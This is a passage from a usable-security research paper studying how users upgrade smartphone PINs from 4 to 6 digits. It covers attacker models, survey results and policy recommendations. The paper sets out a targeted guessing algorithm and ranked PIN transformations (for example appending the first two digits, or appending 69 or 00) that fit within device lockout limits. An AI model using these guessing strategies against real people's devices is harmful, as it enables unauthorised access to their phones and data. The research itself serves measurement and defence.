Generally, the 6-digit PINs selected in the security and breach treatments are slightly more unique, with the most common 6-digit PIN only selected twice. In the the other treatments, the most common 6-digit PIN appears at least four times. While this possibly indicates that security-oriented upgrade messages are beneficial for security, 6-digit PINs selected were not meaningfully different from 4-digit PINs overall, suggesting limited security benefits of 6-digit PINs over 4-digit PINs, confirming prior work [32, 33, 51].

Table 4: Frequency of the most common PIN modifications; no-sub is excluded as these modifications were disallowed.

Modification	Treatment				
	Neutral $n = 201$	Breach $n = 203$	Security $n = 200$	Upgrade $n = 201$	Total $n = 805$
Appends	71	80	68	93	312
Prepends	14	14	14	14	56
Insertions*	15	4	7	18	44
None of the above	107	110	114	85	416

*: excluding appends and prepends.

Similarities between 4- and 6-digit PINs In comparing the open responses from **Q1** and **Q6**, as well as the PINs selected, we find that most participants use similar strategies for creating both 4- and 6-digit PINs. This includes using subsets of personal information such as phone numbers and addresses, repetitions, and important dates. Most participants describe doing so to make the PINs easier to remember. When allowed, many participants chose to incorporate their 4-digit PIN into their 6-digit PIN, often by adding two digits to their chosen 4-digit PIN. For example, P204 said "I used the same first four digits as the last time, but added a couple more at the end" while P227 added that it is "the same PIN, just longer."

Table 4 describes how often participants chose to append, prepend, or insert digits to their 4-digit PIN to create their 6-digit PIN. In cases where a modification could be either an append or prepend, as in `1111` → `111111`, we counted it for both categories. The common modifications observed form the bases for the targeted attacker's guessing strategies. While restricting the use of the 4-digit PIN in creating the 6-digit PIN is a tempting technique to restrict such behavior, we find that this may actually decrease the quality of the 6-digit PINs, leading to more guessable and insecure PINs. We will discuss this in more detail in the following Section 5.

5 Security Analysis

In this section, we discuss the security analysis of the 4- and 6-digit PINs selected by participants in the study. We begin by describing the datasets that are used to train the three attacker models considered: two untargeted attackers and one targeted attacker. For the untargeted attacker model, we first consider the perfect knowledge scenario where the attacker has complete knowledge of the distribution of the PINs being guessed, and then we consider a simulated attacker that guesses PINs by using a known distribution of PINs, such as a leaked dataset. Finally, we present the results of a targeted, simulated attacker that has knowledge of the 4-digit PIN the target selected in attempting to guess their 6-digit PIN.

In each of the attacker models, we are primarily concerned with the security of PINs against a throttled, online attack where the attacker only has a limited number of attempts to guess the PIN and access the device. An offline, unlimited attacker, typically considered for password guessability, is not meaningful for PINs as the small credential space (10 000 4-digit PINs and 1 000 000 6-digit PINs) would be trivially cracked. Hence, Android and iOS limit the number of incorrect attempts to unlock the phone before implementing extensive delays, on the order of minutes or hours. If sufficient incorrect guesses are made, the device could even be wiped and deactivated. On iOS, this occurs after 10 incorrect guesses, and on Android, an attacker can attempt 30 guesses in roughly one hour before experiencing significant delays between attempts. Therefore, we consider an attack successful if it can be completed within 10 to 30 guessing attempts.

5.1 Datasets

For the untargeted and targeted simulated attackers, the guessing model requires knowledge of known distribution of PINs. To train the 4-digit PIN models, we used a dataset collected by Daniel Amitay [2], so called Amitay dataset, released by Amitay as part of an iOS app that mimicked a lockscreen. The Amitay dataset contains 204 432 4-digit PINs [2] from users. Prior work suggests, that for a simulated attacker, the Amitay dataset is perhaps the most realistic and offers a significant advantage over PINs derived from leaked password datasets [32, 33]. We confirm this in our study (see Figure 4).

When guessing 6-digit PINs, there is no analogous dataset to use, and as such we use 6-digit PINs that were extracted from numeric sequences in the RockYou passwords leak [19]. A 6-digit PIN was determined when an exact sequence of 6-digits was found in a password, such as `123456` from the password `love123456done`, but not the PIN `123456` nor `234567` from the password `love1234567done`. The same approach has been used by Bonneau et al. [14], Wang et al. [51], and Markert et al. [32, 33] to study 6-digit PINs in prior research. We refer to this dataset as the RockYou dataset.

5.2 Untargeted Attacker


We first use an untargeted attacker to analyze 4- and 6-digit PINs. We describe this attacker model as "untargeted" as it treats all victims equally with respect to the guessing strategy. We consider two variations of this attacker: first, a *perfect knowledge attacker* that knows the exact distribution of the PINs to guess, providing an upper bound on the guessing performance for an untargeted attacker, and second, a simulated attacker that uses a training dataset of PINs to guess an unknown set of PINs. The training datasets comprise of 4-digit PINs from the Amitay dataset and 6-digit PINs from the RockYou dataset, as described earlier. The guessing order is determined by sorting the training dataset of PINs in frequency order, guessing the most frequent PIN first. When two PINs have the same frequency, ties are broken using a Markov model, as described and recommended in prior work [17].

Table 5: Guessing performance of a perfect knowledge attacker.

	Throttled Attack (%)						Unthrottled Attack (Bits)							
	λ_3		λ_{10}		λ_{30}		H_∞		$\widetilde{G}_{0.1}$		$\widetilde{G}_{0.3}$		$\widetilde{G}_{0.5}$	
Treatment	4-digit	6-digit	4-digit	6-digit	4-digit	6-digit	4-digit	6-digit	4-digit	6-digit	4-digit	6-digit	4-digit	6-digit
Neutral	4.5%	4.5%	11.0%	10.0%	21.0%	20.0%	5.64	5.64	6.49	6.71	7.55	7.61	7.87	7.90
Breach	5.0%	3.0%	12.5%	6.5%	22.5%	16.5%	6.06	6.64	6.32	7.48	7.46	7.80	7.82	8.01
No-sub	7.0%	7.0%	14.5%	12.0%	24.5%	22.0%	4.84	4.64	5.90	5.97	7.32	7.49	7.75	7.84
Security	5.5%	3.0%	11.5%	6.5%	21.5%	16.5%	5.64	6.64	6.32	7.48	7.52	7.80	7.85	8.01
Upgrade	4.5%	6.0%	12.5%	9.5%	24.0%	19.5%	6.06	4.84	6.32	6.85	7.36	7.64	7.77	7.92


Perfect Knowledge Attacker Table 5 presents the perfect knowledge attacker results, for both 4- and 6-digit PINs. Note, all participants selected their 4-digit PIN under the same conditions as the treatments only differed in the message displayed to upgrade to 6 digits (see Section 3.1). To fairly compare the treatments with different number of examples, we randomly down-sampled all treatments to the size of the smallest treatment, i.e., security. We use the β-*success-rate* and α-*guesswork* metrics defined by Bonneau [13] to assess the performance of our perfect knowledge attacker in both a throttled and an unthrottled scenario.

The β-success-rate refers to the percentage of PINs guessed after β guesses. Therefore, it describes an attacker who is constrained in the number of guesses they can make. Presented as λ_β in Table 5, we find that 6-digit PINs do not meaningfully differ from 4-digit PINs in terms of security, confirming prior research [32, 33, 51]. Using the neutral treatment for a fair comparison, the attacker's success rate slightly reduces from 21.0% (4-digit) to 20.0% (6-digit) of PINs guessed after 30 guesses. However, the scenarios in the treatment appear to effect the security of 6-digit PINs, with those selected in the breach and security treatments appearing harder to guess compared to the neutral treatment. For example, when making up to 30 guesses, a perfect knowledge attacker's success rate decreases from 22.5% (4-digit) down to 16.5% (6-digit) in the breach treatment while in the security treatment, the attacker's performance reduces from 21.5% (4-digit) to 16.5% (6-digit) of PINs successfully guessed. This suggests that security-oriented upgrade messages can improve the security of user-selected PINs during upgrades.



Interestingly, for a perfect knowledge attacker, we do not find meaningful security benefits in blocking participants' 4-digit PINs appearing as a subsequence in their 6-digit PINs. The attacker guesses a similar fraction (7.0%) of both 4- and 6-digit PINs after 3 guesses. When making up to 10 guesses, the attacker's performance slightly reduces from 14.5% (4-digit) to 12.0% (6-digit) of PINs successfully guessed, and from 24.5% (4-digit) to 22.0% (6-digit) when making up to 30 guesses. This attacker also appears to guess more 6-digit PINs in this treatment compared to all other treatments. However, it must be noted that 4-digit PINs selected in this treatment were also more easily guessable compared to other treatments. Nonetheless, blocking participants' 4-digit PIN subsequences in the 6-digit PIN had limited security improvement, sometimes leading to more guessable 6-digit PINs.

The α-guesswork models an attacker unconstrained in the number of guesses they can make. It measures the amount of "work" in bits of entropy, required to guess an α fraction of the PINs in the target dataset (i.e., how difficult it is to guess a certain fraction of the PINs). A higher entropy means the attacker requires more guess work and therefore, the PINs are more secure. Our unthrottled perfect knowledge attacker results are indicated by $\widetilde{G}_\alpha$ in Table 5.



Similar to the throttled attacker results, we find that 6-digit PINs selected are not meaningfully more secure than the 4-digit PINs. In the neutral treatment, the attacker needs 7.90 bits to guess half of the 6-digit PINs, a small increase of 0.03 bits in comparison to guessing a similar fraction of 4-digit PINs. However, we once again find that security-oriented upgrade messages can be helpful, with this attacker requiring 0.16 more bits in security, and 0.19 more bits in breach to guess half of the 6-digit PINs compared to 4-digit PINs.

At the same time, it appears that an unthrottled attacker often requires less "work" to guess 6-digit PINs in the no-sub treatment compared to all other treatments. Particularly interesting, this attacker requires less "work" (0.20 bits) to guess the most common 6-digit PIN (4.64) compared to the most common 4-digit PIN (4.84) in this treatment. This suggests that blocking subsequences of users' 4-digit PINs in their 6-digit PINs does not necessarily increase security of the selected 6-digit PINs for an unthrottled attacker; in fact, it may make the 6-digit PINs less secure, particularly if the 4-digit PINs were already reasonably secure. These results are further confirmed by the simulated attacker below.

Simulated Attacker Figure 4 shows the simulated attacker results for 4-digit PINs, as well as 6-digit PINs in the neutral treatment ($\circ$). Note that all participants selected 4-digit PINs under the same conditions, and the differentiation by treatment is only to provide a point of comparison to the upgraded 6-digit PIN. Figure 4a shows the performance of this attacker when using the Amitay dataset to guess 4-digit PINs and RockYou to guess 6-digit PINs while Figure 4b shows the attacker performance when using RockYou to guess both 4- and 6-digit PINs. Our results confirm prior work [32, 33] that has shown that the Amitay dataset performs significantly bet-

(a) Performance using Amitay for 4- and RockYou for 6-digit PINs.

(b) Performance using RockYou for both 4- and 6-digit PINs.

Figure 4: Performance of an untargeted simulated attacker when guessing 4- and 6-digit PINs.

ter at guessing 4-digit PINs. Hence, we base our discussions on Figure 4a as we assume an attacker would use the best training material. The untargeted simulated attacker performs similarly across breach (×), upgrade (■), and security (□), but slightly better in no-sub (∗) and neutral (+) treatments.

These results further confirm that 6-digit PINs are not meaningfully more secure than 4-digit PINs, in line with prior work [32, 33]. In fact, they are sometimes less secure. When making up to 10 guesses, the simulated attacker can guess 6.0% of 6-digit PINs in the neutral treatment (see Figure 4a), more than the 5.5% of 4-digit PINs guessed in the same treatment after a similar number of guesses. When making up to 30 guesses, the attacker guesses 10.4% of 6-digit PINs and 14.4% of 4-digit PINs. In other treatments, the performance of 4-digit PINs is similar to the neutral 6-digit PIN treatment—recall that the selection of 4-digit PIN is unaffected by the treatment—where in some cases, the same fraction of 4-digit PINs are guessed as 6-digit PINs, or even fewer. Note that even when RockYou is used to guess both 4- and 6-digit PINs (see Figure 4b), 6-digit PINs still remain insecure.

Similar to the perfect knowledge attacker, the treatments that involve a security priming, either breach or security, lead to PINs that are harder to guess, compared to the neutral, device upgrade, and no-sub treatments (see Figure 6a). After 30 guesses, the simulated attacker guesses 10.4% and 9.0% of 6-digit PINs in the neutral and upgrade treatments respectively, but only 4.5% and 4.4% of PINs in the security and breach treatments respectively. This suggests that security-oriented upgrade messages can encourage selection of secure PINs.

Strikingly, the no-sub condition leads to the most guessable 6-digit PINs in the untargeted simulated attacker model when making up to 30 guesses. Likely, as participants could not use subsequences of 4-digit PINs they were familiar with due to the blocking, they fell back to less secure 6-digit PIN choices that were more common in the training dataset. This runs counter to our intuition about this treatment and indicates that some interventions, even when well-intentioned, can lead to unintended side effects.




Figure 5: Participants' responses to question **Q7**: "Is your 6-digit PIN related to your 4-digit PIN?"

We performed a χ^2 test to compare guessing 4-digit PINs using Amitay (see Figure 4a) vs. 6-digit PINs using RockYou (see 6a) in the untargeted throttled attacker setting for 3, 10, and 30 guesses. We find no significant differences across all treatments except in one case: when the attacker is making 30 guesses in the breach treatment, 4-digit PINs were significantly less secure than 6-digit PINs ($\chi = 36.73$, $p = 0.02$). When RockYou is used to guess both 4- and 6-digit PINs, there are no differences except in the neutral treatment. In this case, significantly less 4-digit PINs are guessed after 10 ($\chi = 30.51$, $p = 0.03$) and 30 guesses ($\chi = 40.05$, $p = 0.04$). Still, this suggests that most 6-digit PINs are not significantly different from 4-digit PINs in terms of their resistance against untargeted throttled attacks.

5.3 Targeted Attacker

Many participants indicated that their 6-digit PIN was related to their 4-digit PIN (see Figure 5), except in the no-sub treatment. Motivated by this relationship, we developed a targeted attacker that assumes knowledge of the victim's 4-digit PIN prior to switching to a 6-digit PIN. We first describe the targeted guessing strategies and the guessing algorithm, Afterwards, we discuss the performance of this attacker.

Algorithm 1 Targeted guessing for 6-digit PINs.


```
GuessingOrder ← [ ]
GuessStrategies ← Targeted strategies & collected 6-digit PINs with Frequency ≥ 2
UserPINs ← List of (4-digit, 6-digit) PINs for each user
while NOT UserPINs == [ ] do
    BestStrategyCount ← 0
    BestStrategy ← None
    for S in GuessStrategies do
        CorrectGuessesS ← Number of correct guesses S could make in UserPINs
        if CorrectGuessesS > BestStrategyCount then
            BestStrategyCount ← CorrectGuessesS
            BestStrategy ← S
        end if
    end for
    if BestStrategyCount == 0 then
        break
    else
        GuessingOrder.append(BestStrategy)
        UserPINs ← UserPINs NOT guessed by BestStrategy
    end if
end while
RockYou ← List of 6-digit PINs from RockYou in descending frequency order
for PIN in RockYou do
    if NOT PIN in GuessingOrder then
        GuessingOrder.append(PIN)
    end if
end for
return GuessingOrder
```

Targeted Guessing Strategies As a targeted attacker model is novel in this space, we develop a set of guessing strategies based on analyzing how participants upgrade from 4- to 6-digit PINs. Importantly, for each strategy, we remove the example of the victim's 4-digit and 6-digit PIN pairs to avoid over-fitting. The attacker, however, is assumed to have broad knowledge of how users upgrade their PINs and the distribution of the 6-digit PINs based on the collected sample data, but not the 6-digit PIN of the victim being targeted.

As shown in Table 4, appending digits to the 4-digit PIN is the most common strategy for upgrading to a 6-digit PIN, followed by prepends and insertions. We additionally observe cases where all the 4 digits from the 4-digit PIN appear in the 6-digit PIN, but not in order. As such, a targeted attacker should leverage these patterns in generating 6-digit guesses from 4-digit PINs. We also observed that only certain digit sequences, such as `00`, were commonly appended or prepended, so the attacker does not need to exhaust the space of possible additions to the 4-digit PIN, but rather just consider the most common cases. More specifically, we consider the following strategies when generating our initial guess order:

1. **Targeted Appends**: The attacker considers the structure of the 4-digit PIN and assumes the target appended either: (a) the first two digits, for example, `1234` → `123412` (occurring 45×); (b) the last two digits repeated, for example, `1234` → `123434` (40×); (c) the last digit twice, for example, `1234` → `123444` (29×); and, (d) the inner-two digits, for example, `1234` → `123423` (15×).

2. **Common Appends**: The target appends a two-digit sequence to their 4-digit PIN. The most popular appends observed in the data are `00` (occurring 24×), `69` (21×), `11` (13×), `12` (11×), `99` (9×), `36` (9×), `88` (8×), `55` (8×), and `13` (8×). Therefore, the attacker appends these sequences, for example, `1234` → `123400`, `123469`, etc.



3. **Common Prepends**: The target prepends a two-digit sequence to their 4-digit PIN. The only common prepending sequence observed was `00`, specifically `1234` → `001234` (occurring 8×).

4. **Distribution of 6-digit PINs**: The attacker knows the distribution of 6-digit PINs selected by other participants. Some of the most common 6-digit PINs observed in our data include `123456` (occurring 21×), `696969` (7×), `121212` (5×), `654321` (5×) and `159357` (5×).




Table 6: First 30 guesses made by the targeted attacker. If a strategy generated a duplicate PIN, that PIN was skipped.

Strategy	Guessing Strategy	Guesses
Append first two digits	Targeted Append	45
123456	Collected PINs	21
Append the last digit twice	Targeted Append	20
Append 69	Common Append	16
Append 00	Common Append	15
Append the last two digits	Targeted Append	13
Append 11	Common Append	9

While other transformational patterns from 4-digit PINs to 6-digit PINs exist and were observed in the data, such as using keypad patterns, relying solely on these can lead to extraneous guesses that are not easily ordered in terms of their likelihood. Instead, we include the relatively conservative set of strategies discussed, and it is important to note that these techniques may represent a lower bound on the ability of a targeted attacker. There may be strategies that were not considered here that would be beneficial. However, even these conservative set of strategies greatly benefit a targeted attacker with just a limited number of guessing attempts.

(a) Performance using only the RockYou dataset.

(b) Performance using RockYou and targeted guessing strategies.

Figure 6: Performance of an untargeted versus a targeted simulated attacker when guessing 6-digit PINs.

Targeted Guessing Algorithm The guessing order should be optimized to most advantage the attacker. Therefore, we determined the most optimal order for our initial guesses using the targeted strategies described earlier. This generated a set of 6-digit PINs to guess first, and if the PIN of the victim was not guessed within these set of guesses, we proceeded to guess using 6-digit PINs obtained from the RockYou dataset. Note that we excluded the 4- and 6-digit PIN pairs of the victim from our targeted strategies to avoid over-fitting.

For each of our targeted strategies, we determined the number of correct guesses that the strategy would make, focusing on guesses that had not been already made by any of the other strategies. Thereafter, we selected the strategy that made the next most correct guesses, breaking ties based on the PINs frequency rank in the RockYou dataset. We iteratively repeated this process until all the 6-digit PINs had been guessed. If the PIN could not be guessed using our targeted strategies, we used 6-digit PINs from the RockYou dataset to make further guesses. These PINs were ordered in a descending order of frequency. Algorithm 1 provides high level pseudocode for our simulated targeted attacker.

Through this technique, we found that appending the first two digits of a user's 4-digit PIN was the most effective guessing strategy for their 6-digit PIN, as it could correctly guess 45 6-digit PINS (4.5% of the total number of the PINs and more than twice what would have been guessed by an untargeted attacker with a single guess). Guessing `123456`, a common 6-digit PIN, yielded the next highest number of correct guesses from the remaining 6-digit PINs, followed by appending the last digit of the 4-digit PIN repeated. This was followed by appending 69, 00, the last two digits of the 4-digit PIN, 11, 12, 36, and 99. Table 6 contains the initial 30 guesses made by the targeted attacker.

For each treatment, there are some PINs that are guessed relatively faster (see Table 6), greatly benefiting the attacker. At the same time, some PINs are guessed later in the guessing order that would have been guessed sooner, disadvantaging the attacker. However, this has limited impact in the online attack setting of mobile devices, where the attacker only has a few (10–30) attempts to guess the PIN. The benefits from correctly guessing more PINs sooner greatly outweigh guessing more PINs later, particularly for PINs that would have been guessed outside the throttled cutoff (over 30 guesses).

Using this analysis, the final targeted guessing algorithm generates an initial guessing order of 6-digit PINs using the targeted strategies we have described. The remaining guesses occur using 6-digit PINs obtained from the RockYou dataset, guessing in decreasing frequency order similar to the untargeted attacker model. In the no-sub treatment, the targeted attacker guesses using the RockYou dataset but skips 6-digit PINs that could not have been selected due to the treatment. It is again important to note that for each target, their 6-digit PIN is excluded from the training data used to guess possible 6-digit PINs that the target selected to avoid overfitting.

Targeted Guessing Performance Figure 6b shows the success rate of the targeted attacker in guessing a fraction of the 6-digit PINs after a certain number of attempts, and we observe large differences between treatments. The worst performing treatment is device upgrade, where after only 10 guesses, a targeted attacker is able to guess 26.4% of 6-digit PINs, compared to 4.5% guessed by an untargeted attacker. In contrast, this attacker guesses 18.2% of 6-digit PINs in the breach treatment, 18.0% in security, 15.9% in neutral and 8.8% in no-sub after a similar number of guesses. This is similar when making up to 30 guesses, with this attacker guessing 30.3% in upgrade, 24.6% in breach, 25.4% in neutral, 25.0% in security and 16.6% in the no-sub treatment. The attacker's performance slightly improves in the no-sub treatment since the attacker can skip 6-digit PINs that could not be selected by participants due to being blocked as part of the treatment.

We performed a χ^2 test to compare the guessing performance between a targeted and an untargeted attacker for 6-digit PINs in a throttled setting (3, 10 and 30 guesses). We find that a targeted attacker performs significantly better across



Figure 7: Participants' perception of whether their 4- or 6-digit PIN is more secure, easier to remember, and easier to use.

all treatments except the no-sub treatment. This is not surprising as we prevented participants from selecting 6-digit PINs with subsequences of their 4-digit PINs in this treatment, and the slight improvement (see Figure 6) was as a result of the targeted attacker having knowledge of the distribution of 6-digit PINs. These results are consistent when the targeted attacker is compared to an untargeted attacker that knows the distribution of 6-digit PINs selected by other participants.

These results suggest that encouraging upgrades, even when threats are clearly communicated, can result in 6-digit PINs that are easily guessable in the targeted attack setting (see Figure 6b). While blocking subsequences of the 4-digit PIN offers protection from targeted attacks, it is also the worst performing treatment in the untargeted attack model (see Section 5.2), and thus may not be a good solution. Instead, these results suggest that the security benefits of upgrading PINs from 4- to 6-digits are minimal, similar to the limited security benefit of policies that require users to change their passwords often. Users should instead be encouraged to select a secure PIN once, either 4- or 6-digit, rather than require upgrades. Where device upgrades are necessary, it is important to encourage users to protect their seemingly obsolete 4-digit PIN as it can leak information about their 6-digit PIN.

6 User Perception and Preference

In this section, we discuss user preferences and perceptions of their PINs with respect to security, memorability, and ease of use. The full set of codes is available in Appendix B, and was developed using the same process outlined in Section 4.

User Perception We asked a set of questions to learn how users perceive the security, memorability, and ease of use of their PINs. We did this separately for participants' 4-digit (**Q10** – **Q13**) and 6-digit PINs (**Q15** – **Q18**) as well as in comparison to each other (**Q22** – **Q24**).

When asked about the security of their 4-digit PINs, most participants feel their choice is "secure" or "somewhat secure", ranging from 54% in the no-sub treatment to 61% in breach. Interestingly, participants in breach still perceive their 4-digit PIN as secure, despite being informed that someone else has learned this PIN. When asked to explain this in **Q11**, qualitative coding revealed that only a few participants consider that someone else has learned about their PIN. Instead, most participants believe their PIN is unlikely to be guessed as it is based on something personal. For example, P83 stated:

> "It's secure because I don't think most people would guess that someone would use an old zip code as their PIN *[sic]* and that's minus one zero."

Participants in the security treatment, who have been explicitly told that their 4-digit PIN is insecure, provided more diverse reasons; 41% believed that their 4-digit PIN is "insecure" or "somewhat insecure;" 41% felt it is "somewhat secure" or "secure," and 18% were indecisive.

When asked about the security of their 6-digit PINs, participants perceived it as more secure, ranging from 62% in the no-sub to 73% in the breach treatment. Attributing higher security to 6-digit PINs continues when participants are asked to directly compare the two PINs. As can be seen in Figure 7, over 76% of participants in all the treatments felt their 6-digit PIN is much or slightly more secure than their 4-digit PIN.

For memorability, participants perceive their 4-digit PINs as more memorable. In response to **Q12**, 94% and 95% of participants in neutral and no-sub respectively felt their 4-digit PIN is "somewhat easy" or "easy to remember", with the numbers for security (93%) and upgrade (92%) being only marginally smaller. When directly comparing the two PINs, 52% of participants in upgrade to 63% in security perceive their 4-digit PIN as more memorable. The results for ease of use are similar, with over 60% of participants across treatments indicating their 4-digit PIN is "much easier" or "slightly easier to use" compared to their 6-digit PIN.

Our results indicate that users perceive their shorter 4-digit PINs to be more memorable and easier to use than their 6-digit PINs. While they perceive their 6-digit PINs to be more secure, our guessing results indicate that this is not the case, with 6-digit PINs being sometimes even more insecure.

User Preference Finally, we asked participants which PIN they are more likely to use and their reasons for that. Figure 8 displays these results, with an overall tendency for participants in the neutral (54%), no-sub (58%), and upgrade treatment (58%) to prefer their 4-digit PIN. Participants who have



Figure 8: Participants' responses to question **Q20**: "Which of the following are you more likely to use to secure your primary smartphone?"

been warned that their PIN has been breached or that their 4-digit PIN is easily guessable (secure treatment), tend to prefer their 6-digit PIN (54% in both the breach and security treatment). This is further confirmed by a χ^2 test ($p = 0.02$), although the pairwise post-hoc tests did not show significant differences across treatments.

We qualitatively coded free responses describing the reasons for this preference (**Q21**), with the resulting codebook (see Appendix B) revealing that almost all participants who prefer their 6-digit PIN think it is more secure. For instance, P11 said "I feel like the longer PIN is more secure just because it has more digits." Participants who opt for their 4-digit PIN, on the other hand, describe usability benefits, such as being easier or quicker to enter, with P1 saying:

> "I would use it [4-digit PIN] over the other [6-digit PIN] because it is shorter and quicker. I don't worry about anyone getting into my phone."

Some participants also prefer their 4-digit PIN because they believe that the security it offers is sufficient or they are not worried, with P43 stating:

> "I do not keep secure information on my smart phone. Therefore, I am not too concerned about security, and as a result consider the four digit PIN *[sic]* easier to remember and to utilize."

These results highlight the general misconception users have in terms of 6-digit PINs *always* offering an increased level of security in comparison to 4-digit PINs. Often, the reasoning users have when deciding against a 4-digit PIN in favor of a digit 6-PIN may be false. Based on our security analysis, system designers should carefully consider if the marginal security benefits of 6-digit PINs over 4-digit PINs outweigh their usability drawbacks before requiring upgrades.

7 Discussion

In this paper, we analyze the security of "upgraded" 6-digit PINs from 4-digit PINs for smartphone unlocking. We consider different circumstances of the upgrade and its impact on 6-digit PINs, including, and perhaps most relevantly, when a smartphone is upgraded with a new authentication policy. We find that 6-digit PINs are not significantly different from 4-digit PINs in terms of security, confirming prior work [32, 33], and that security-oriented "upgrade" messages slightly improve security. However, when an attacker has knowledge of the 4-digit PIN used prior to the upgrade, the attacker's performance is greatly increased, and the device upgrade scenario leads to the most easily guessed 6-digit PINs.

In the rest of this section, we discuss the implications of these results and offer recommendations that can improve the security of user-selected PINs on mobile devices.

Misconception vs. Preference Similar to prior work on PINs [32, 33], we find that user-selected 6-digit PINs are not significantly different from 4-digit PINs in terms of security. In fact, when a simulated attacker is making up to 10 guesses (the upper limit after which iOS devices block further access), 6-digit PINs are often more insecure than 4-digit PINs. A similar phenomenon is observed for Android unlock patterns by Aviv et al. [7] where a larger grid size does not necessarily increase the security of selected patterns. At the same time, our qualitative results indicate a false sense of security when using a 6-digit PIN, where some participants believe that a 6-digit PIN is more secure in this context simply because it is longer. At the same time, though, most participants would prefer a 4-digit PIN when considering usability criteria, such as memorability and ease of use.

We believe that it is important to address the misconceptions of longer 6-digit PINs being strictly better than 4-digit PINs by not solely promoting 6-digit PINs during mobile device setup. Such efforts could help users better align priorities for usability *and* security. Moreover, if developers are reluctant to recommend 4-digit PINs, a relatively small blocklist (just 27 PINs) would be sufficient to ensure selection of 6-digit PINs that are more difficult to guess within the 10–30 attempt range [32, 33]. However, targeted blocklists may lead to worse security outcomes when selecting 6-digit PINs.

Side Effects of Blocking PIN Subsequences Blocklists have been shown to improve the security of passwords [28, 42, 44, 53], PINs [14, 30, 33], Android unlock patterns [35], and LG Knock Codes [39], and as such, we wanted to explore how blocking subsequences of participants' 4-digit PINs impacts the security of 6-digit PINs. Counter intuitively, the 6-digit PINs selected with the no-sub blocklist led to the most easily guessable 6-digit PINs, when considering the untargeted attacker model. While these PINs were more secure against a targeted attacker, the general insecurity would suggest that such specific interventions that involve the 4-digit PIN may result in poor choices, as compared to simply nudging users with respect to security. Future work can explore how other blocklists, beyond those that prohibit common choices or subsequences during upgrades impact security and usability.

Security Communication During PIN Selection Prior research on passwords [20] has shown that users select related passwords across different sites. Similar to studies on password security [20, 36, 50], we find that a targeted attacker who knows a user's previously selected 4-digit PIN can leverage this knowledge to guess their 6-digit PIN. However, forcing users to create a 6-digit PIN that is completely unrelated to their 4-digit PIN is not a solution; we saw that it may cause frustration and ultimately make users select common, more insecure 6-digit PINs. What proved to be beneficial is priming participants to select secure PINs, similar to prior work showing that clearly communicating risks can increase the effectiveness of password reset emails [27]. Similar communication can be used to increase the security of user-selection of PINs on mobile devices, as recommended by Bailey et al. [11] for Signal PINs. Specifically, PIN selection messages could consider informing users about important data on their devices and how a secure PIN is fundamental for protection of this data [1]. This is a promising area of future research.

Authentication "Upgrading" Policies Just like password policies requiring frequent and unnecessary password changes have proven detrimental to security [18, 25, 42], our results indicate that forcing users to upgrade from 4- to 6-digit PINs does not necessarily improve the security, especially in a targeted attack scenario. Thus, policies requiring rotations of PINs or upgrading of PIN length likely have limited security benefits. Instead, policies should encourage a single selection of an authentication, be it a 4-digit or 6-digit PIN, that is primed for security, rather than unnecessarily forcing an upgrade. Where upgrades are necessary, users should be encouraged to secure their seemingly obsolete 4-digit PINs as our targeted attacker results indicate that an attacker greatly benefits from knowledge of a user's 4-digit PIN when guessing their 6-digit PIN. Moreover, as 4-digit PINs are perceived as more usable and have similar security to 6-digit PINs in the throttled attacker setting, encouraging more secure 4-digit PIN use in policies may lead to much better security outcomes.

8 Conclusion

Through an online user study ($n = 1010$), we investigated how users "upgrade" from 4-digit to 6-digit PINs under various conditions, and its impact on security. In an online attack where the attacker is limited in the number of guesses they can make (10–30), we found that 6-digit PINs only marginally improve security, and are sometimes even more easily guessed compared to 4-digit PINs (confirming prior work). While "upgrades" that communicated "security threats" to users marginally improved the security of 6-digit PINs, we also found that attackers that know a user's previously selected 4-digit PIN performed significantly better at guessing their 6-digit PIN. Our analysis suggests that the small security benefit of 6-digit PINs may not be worth the usability costs they incur. System designers should therefore carefully consider this before upgrading users from 4- to 6-digit PINs. If upgrades occur, users should be encouraged to protect their previous 4-digit PINs as they can be used to predict their 6-digit PINs.

Appendix

A Survey Instrument

Agenda

On the next page, you will have a chance to practice entering a 4-digit PIN before proceeding with the rest of this survey, where we will ask you to select your own 4-digit PIN that you would use to unlock your primary smartphone.

Enter 4 digits

PIN pad as shown in Figure 1

Instructions

For this survey, you will be asked to create a 4-digit PIN that you would likely use to unlock your primary smartphone. You will need to recall this PIN later in the survey, so choose something that is as secure and memorable as you may use on your primary smartphone. We ask that you **DO NOT** write down your PIN or use other aids to help you remember.

I understand that I will be asked to create a 4-digit PIN that I would use to unlock my primary smartphone.

○ I understand these instructions

I understand that I should not write down my 4-digit PIN or use other aids to assist in the survey.

○ I understand these instructions

Create a 4-digit PIN

A PIN protects your data and is used to unlock your smartphone.

PIN pad as shown in Figure 1

Questions about 4-digit PIN

Q1 Many people have strategies when selecting a PIN. What strategy did you use to select your 4-digit PIN?
Answer: _____

Q2 If you were to use a 4-digit PIN on your primary smartphone, would use the 4-digit PIN you selected in this survey or would you choose a different one?
○ Yes, I would use the 4-digit PIN I created here on my primary smartphone.
○ No, I would not use the 4-digit PIN I created here but instead would create a new one to use on my primary smartphone.
○ Unsure, I may or may not use the 4-digit PIN I created here on my primary smartphone.

Q3 Please explain why you would or would not use the 4-digit PIN you selected here on your primary smartphone.
Answer: _____

Enter Device Information

Q4 What is the operating system of your primary smartphone?
○ Android ○ iOS (iPhone) ○ Other ○ Prefer not to say

Q5 Do you use any of the following biometrics to unlock your primary smartphone? (Select all that apply)
☐ Fingerprint ☐ Face ☐ Iris ☐ Other biometric
☐ I do not use a biometric

*If participant indicated they use a biometric in **Q5**:*

Q5a How do you unlock your smartphone, if your biometric fails or when you reboot your smartphone?
○ Pattern ○ 4-digit PIN ○ 6-digit PIN ○ PIN of other length
○ Alphanumeric password ○ Other unlock method ○ None

*If participant indicated they do not to use a biometric in **Q5**:*

Q5b What screen lock do you use to unlock your primary smartphone?
○ Pattern ○ 4-digit PIN ○ 6-digit PIN ○ PIN of other length
○ Alphanumeric password ○ Other unlock method ○ None

Instructions

Neutral/No-sub: To continue the study, now you must select a 6-digit PIN.
Breach: Imagine someone learned your 4-digit PIN and to protect your smartphone, now you must select a 6-digit PIN.
Security: Research has shown that the 4-digit PIN you selected is insecure and can be easily guessed. To continue the study, now you must select a 6-digit PIN.
Upgrade: Imagine you are upgrading your smartphone that requires PINs longer than 4-digits, and so now you must select a 6-digit PIN.

On the next page, you will create a 6-digit PIN that you would likely use to unlock your primary smartphone. To set your 6-digit PIN, you will first confirm your 4-digit PIN and then select the 6-digit PIN.

Re-enter your 4-digit PIN

PIN pad as shown in Figure 1

Create a 6-digit PIN

A PIN protects your data and is used to unlock your smartphone.

PIN pad as shown in Figure 3

